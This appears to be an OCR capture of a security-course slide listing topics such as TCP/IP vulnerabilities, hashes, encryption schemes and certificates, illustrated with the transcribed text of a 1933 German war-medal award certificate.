
Security principles

TCP/IP Networking

TCP/IP Networking Vulnerabilities

Hashes & Digests

Symmetric schemes



Asymmetric Schemes

Besitzzeugnis.

Für ehrenvolle Teilnahme am Weltkriege 1914/18
ist auf Antrag des Preußischen Landes-Kriegerverbandes dem Kameraden

Hans S a c h s , Berlin W 15

Mitglied des Deutschen Reichskriegerbundes „Kyffhäuser"
die Kriegsdenkmünze 1914/18

unter dem 19. Oktober 1933 verliehen worden.

DEUTSCHER REICHSKRIEGERBUND „KYFFHÄUSER" BERLIN


Deutscher Reichskriegerbund „Kyffhäuser"

von Hindenburg
Generalfeldmarschall, Ehrenpräsident

General der Artillerie a. D., Präsident


Der Präsident des Preußischen Landes-Kriegerverbandes

Signatures & Certificates

